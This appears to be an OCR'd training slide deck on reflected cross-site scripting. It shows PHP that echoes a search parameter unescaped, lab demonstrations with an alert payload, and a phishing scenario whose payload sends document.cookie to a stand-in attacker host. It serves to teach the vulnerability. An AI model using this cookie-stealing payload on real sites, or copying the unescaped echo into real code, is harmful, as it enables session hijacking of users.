
Non-Persistent XSS

CYBER SECURITY & PRIVACY FOUNDATION

Introduction

- Non-Persistent XSS, also known as Reflected XSS, is more common than stored type xss.
- Reflected XSS occurs when user-provided data is immediately included (reflected) in the result page.
- The provided data won’t be stored.



1.example.com/search?keyword
=<Script>alert('XSS')</script>

Application Server

2.

```
$key=$_GET['keyword'];
//code to search pages related to the keyword..
….
….
echo "No Results found for ".$key;
…
```

Attacker

3.

ple.com/search?keyword=<Script>alert('XSS')</script>


No Results found for

XSS

Example

A Search Page

- Here, we have a page that allows users to enter keyword and returns pages related to the provided-keyword




192.168.56.1/btslab/vulnerability/xss/xss1.php?keyword=Android

Android

No results found for Android


Back End: PHP Code



```
$keyword=$_GET['keyword'];
//code for searching pages related to the given Keyword goes here..
...
//
if(resultfound)
{
    echo "Search Results for ".$keyword;
    //show reuslt pages...
}
else
{
echo "No results found for ".$keyword;
}
```

Front End: HTML Code of the result page


- The user-provided data has been included in the result page



```
        <input type="text" name="keyword" value="Search"/>
        <br/><br/><input type="submit" name="Search" value="Search"/>
        </form>
        <br/>
        No results found for Android<br/>
<br/>
```

Reflected XSS Testing

Injecting Script




192.168.56.1/CSPF/vulnerability/xss/xss1.php

Please enter only words and search:

<script>alert('CSPF')</script>

Result Page




```
.56.1/btslab/vulnerability/xss/xss1.php?keyword=<script>alert('CSPF')</script>
```

No results found for

CSPF

HTML Code of the result page



```
        <input type="text" name="keyword" value="Search"/>
        <br/><br/><input type="submit" name="Search" value="Search"/>
        </form>
        <br/>
        No results found for <script>alert('CSPF')</script><br/>
<br/>
<br/>
<br/>
```

Exploitation

- The Reflected XSS Attack requires **Social Engineering methods.**

- To exploit the vulnerability, the attacker has to trick users into clicking a specially crafted link.


- The crafted link will contain a XSS payload that will exploit the vulnerability.

For Example:

  - http://example.com/search.php?keyword=**<script> //malicious code; </script>**

Scenario

- Andrea has an account in Example.com
- Perseus finds a Reflected XSS vulnerability in the Example.com
- Perseus creates a specially crafted link to exploit the vulnerability and sends a fake email containing the link to Andrea
- Andrea clicks the link while logged into the Example.com
- The script will get executed in Andrea’s browser. The executed malicious script steals Andrea’s Cookies associated with the Example.com and sends it to Perseus.



1. Attacker finds XSS vulnerability in example.com

2. Attacker sends a crafted link in email:
Hi Andrea, Click here to win iPhone:

http://example.com/search?key=**<script>document.location="http://attacler.com/stealer.php?c="+document.cookie </script>**

3. Victim Clicks the crafted link

4. Victim's Browser sends a request to vulnerable web application with XSS Payload(<script>docu…) on behalf of Victim

5. The vulnerable website responses with a page containing the injected script

6. The injected script is executed and sends the cookies stolen from victim's browser to attacker's server